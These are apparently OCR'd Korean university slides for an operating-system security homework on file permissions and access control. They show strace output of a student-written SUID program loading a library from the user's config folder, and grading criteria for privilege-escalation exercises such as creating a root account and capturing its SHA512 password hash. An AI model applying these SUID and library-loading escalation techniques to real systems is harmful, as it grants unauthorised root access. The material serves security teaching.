
- 자신이 만든 프로그램으로 두 번째 실습 과정을 따라했을 때, 똑같은 문제가 발생하는지 확인

```
user@debian:/usr/local/bin$ strace my_find
execve("/usr/local/bin/my_find", ["my_find"], [/* 18 vars */]) = 0
brk(0)                                  = 0xd93000
fcntl(0, F_GETFD)                       = 0
fcntl(1, F_GETFD)                       = 0
fcntl(2, F_GETFD)                       = 0
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f0
1dd9ff000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
, = 23
[>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>]100.00%
) = 61
open("/home/user/.config/ptrln.so", O_RDONLY) = -1 ENOENT (No such file or direc
tory)
write(1, "\n\t\t[Successly load your library]"..., 33
                [Successly load your library]
```

실습 내용 [SUID/SGID Executables – 두 번째 실습 직접 구현]

❖ 보고서 성공 화면 제출 예시

- 자신이 작성한 소스코드 설명 및 역할 설명
- 어느 부분 때문에 문제가 발생하는지 설명
- 해당 취약점을 방어하기 위한 내용 설명



05 과제평가

과제 평가

❖ 두 번째 과제 – 총 45점

- 평가 항목
  - 문제 풀이[첫 번째, 두 번째, 세 번째 문제](총 30점)
    - **각 문제 풀이 과정을 모두 작성**(각 문제당 5점)
    - 각 문제당 아래 내용을 포함(각 문제당 5점)
      - 첫 번째 문제: **자신의 이름**으로 **새로운 계정(Root 권한을 갖은)의 ID/PW 생성 캡처, id/whoami 명령어 확인**, Kali Linux에서 변경한 **password SHA512 값 캡처**
      - 두 번째 문제: 권한 상승 후 **자신의 이름과 학번** 캡처
      - 세 번째 문제: 권한 상승 후 **자신의 이름과 학번** 캡처
  - 보너스 문제(10 점)
    - 자신이 **작성한 소스코드 원리 및 기능 설명**
    - 어느 부분 때문에 **문제가 발생하는지 설명**
    - 해당 **취약점을 방어하기 위한 내용 설명**
  - 고찰(5 점)
    - 1, 2번 과제 난이도 및 아쉬운 내용 작성
    - 조사/실습해보고 싶은 보안 이슈 작성

과제 평가

❖보고서 제출 양식

- **보고서 표지 내용**
  - 과목명(운영 체제 보안), 분반 표시(1분반 또는 2분반)
  - 과제번호 및 제목(**2번 과제: [File permission & Access control 실습]**)
  - 성명, 학번
  - 제출일
- **과제 보고서 파일 이름**: " OS_sec(분반)_HW2_이름_학번_mmdd"
  - E.g) 1분반 홍길동(32150000), 제출 일이 10월 10일이면,
  - "OS_sec(1)_HW2_홍길동_1010"
  - 한글파일(.hwp) 또는 워드파일(.doc)로 제출 권장(PDF)파일도 가능
- **유의 사항[감점 요인 포함]**
  - **자신의 보고서에 대한 목차와 목차 별 페이지 표시할 것.**
  - 개별적 실습 후 보고서 정리(**No Cheating**)
  - 신뢰할 만한 교재/자료/문서/논문/사이트를 활용

과제 평가

❖Deadline: 2022 11월 14일(월요일) 23:59분 59초까지 – 기간 엄수

❖제출 기간: 2022년 10월 31일 ~ 11월 14일 23시 59분 59초(2 주간)

- e-Campus의 “과제 및 평가” 메뉴 → “두 번째 과제” 항목을 통해 제출
- 표절 비율(유사 비율)이 40% 이상이면, 감점될 수 있음. (표절 비율이 높을 수록 감점 비율이 더 높아짐)

❖질문 유의 사항

- 환경 구축에 대한 내용은 답변해드리지만, **문제 풀이 내용은 절대 받지 않습니다**.

Q&A